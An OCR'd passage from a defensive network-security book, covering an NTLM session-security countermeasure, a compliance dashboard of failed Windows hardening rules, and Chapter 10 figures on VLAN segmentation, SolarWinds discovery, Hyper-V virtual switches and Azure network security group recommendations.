Server applications that are enforcing these settings will be unable to communicate with older servers that do not support them. This setting could impact Windows Clustering when applied to servers running Windows Server 2003, see "How to apply more restrictive security settings on a Windows Server 2003-based cluster server" at http://support.microsoft.com/default.aspx?scid=kb;en-us;891597 and "You receive an "Error 0x8007042b" error message when you add or join a node to a cluster if you use NTLM version 2 in Windows Server 2003" at http://support.microsoft.com/kb/890761/ for more information on possible issues and how to resolve them.
COUNTERMEASURE
Enable all available options for the Network security: Minimum session security for NTLM SSP based (including secure RPC) servers policy setting.



OS REQUIRED RULES STATUS
Failed rules by severity
387
TOTAL
CRITICAL
219
WARNING
104
INFO
64
Failed rules by type
387
TOTAL
REGISTRY KEY
254
SECURITY POLICY
71
AUDIT POLICY
45
COMMAND
17
FAILED RULE
SEVERITY
TOTAL FAILED
Ensure 'Setup: Control Event Log behavior when the log file reaches its maximum size' is set to 'Disabled'
Critical
10
Configure 'Deny access to this computer from the network'
Critical
10
Configure 'Access this computer from the network'
Critical
10
Specify the interval to check for definition updates
Critical
10
Require user authentication for remote connections by using Network Level Authentication
Critical
10
Ensure 'Setup: Specify the maximum log file size ' is set to 'Enabled: 32,768 or greater'
Critical
10
Ensure 'Allow unencrypted traffic' is set to 'Disabled'
Critical
10
Ensure 'Allow user control over installs' is set to 'Disabled'
Critical
10
Ensure 'Windows Firewall: Private: Settings: Apply local connection security rules' is set to 'Yes '
Critical
10
Ensure 'Always prompt for password upon connection' is set to 'Enabled'
Critical
10
See all...


Chapter 10: Network Segmentation









Android
Phone
Firewall
On-Premises



VLAN: West Building
192.168.1.0/24
VLAN: East Building
192.168.2.0/24
VLAN: HR
192.168.12.0/24
VLAN: Project A
192.168.14.0/24
VLAN: Mission Critical Servers
192.168.10.0/24
VLAN: Central Building
192.168.3.0/24



solarwinds
MY DASHBOARDS
ALERTS & ACTIVITY
REPORTS
SETTINGS
Network Sonar Wizard
NETWORK
AGENTS
VIRTUALIZATION
SNMP
WINDOWS
MONITORING SETTINGS
DISCOVERY SETTINGS
DISCOVERY SCHEDULING
Network Selection
How do you want to add devices to Orion monitor? You can use one or more of the options below, but for fastest results, we recommend scanning a maximum of 512 devices at a time.
Using discovery for the first time?
WE RECOMMEND SCANNING...
... a small subnet (/24) with your test environment
OR
... a few individual IP addresses for servers, routers and switches, and VMs
This will let you see the wealth of data that Orion provides as quickly as possible. You can always add more later!
IP RANGES
Add Range
SUBNETS
Add
IP ADDRESSES
Add IP Address
ACTIVE DIRECTORY
Add Active Directory Domain Controller to query...
NEXT
CANCEL



What is NetPath
Discover
Isolate
Call
Fix it
Understand
Discover
Your Network
Your ISP
Destination Network
Discover the hop by hop network path.
NEXT
CANCEL



Remote User (Policy A)
Remote User (Policy B)
NAC
On-Premises


Remote Users
Remote Users VLAN
High Assets VLAN
HR VLAN
Financial VLAN
East Branch Office
Specific Rules
Firewall
West Branch Office
Specific Rules
VPN Concentrator
East Branch Office
West Branch Office



Physical Network
Switch
Server with
Hypervisor
Physical Network
Adapter
Virtual Switch
Virtual Network
Adapters
Virtual Network
External
192.168.1.1/24
Internal
10.1.1.0/24



Virtual Switch Manager for ARGOS
Virtual Switches
New virtual network switch
DMZ
Internal only
External
Broadcom NetXtreme 57xx Gigabit ...
Internal
Internal only
Extensions
Virtual Switch Extensions
Switch extensions:
Name
Type
Microsoft NDIS Capture
Monitoring
Microsoft Windows Filtering Platform
Filter
Move Up



Networking
SECURITY HEALTH
NETWORKING RECOMMENDATIONS
TOTAL
NGFW not installed
1 of 12 endpoints
Restrict access through Inter...
1 of 12 virtual machi...
Healthy Internet facing endp...
10 of 12 endpoints



NSG1
Edit inbound rules
Network security group info
NETWORK SECURITY GROUP
NSG1
LOCATION
centralus
DESCRIPTION
Your NSG has inbound rules that open access to 'Any' or 'Internet' which might enable attackers to access your resources. We recommend that you edit the below inbound rules to restrict access to a specified set of sources.
Related inbound rules
PRIORITY
NAME
SOURCE
SERVICE
ACTIONS
2384
AllowWeb
*
Tcp
Allow
2444
checkpointMgm...
*
TCP
Allow
Associated with
NAME
VIRTUAL MACHINE
VNet1
-
vm1linNic
-
vm2linNic
-


Chapter 11: Active Sensors

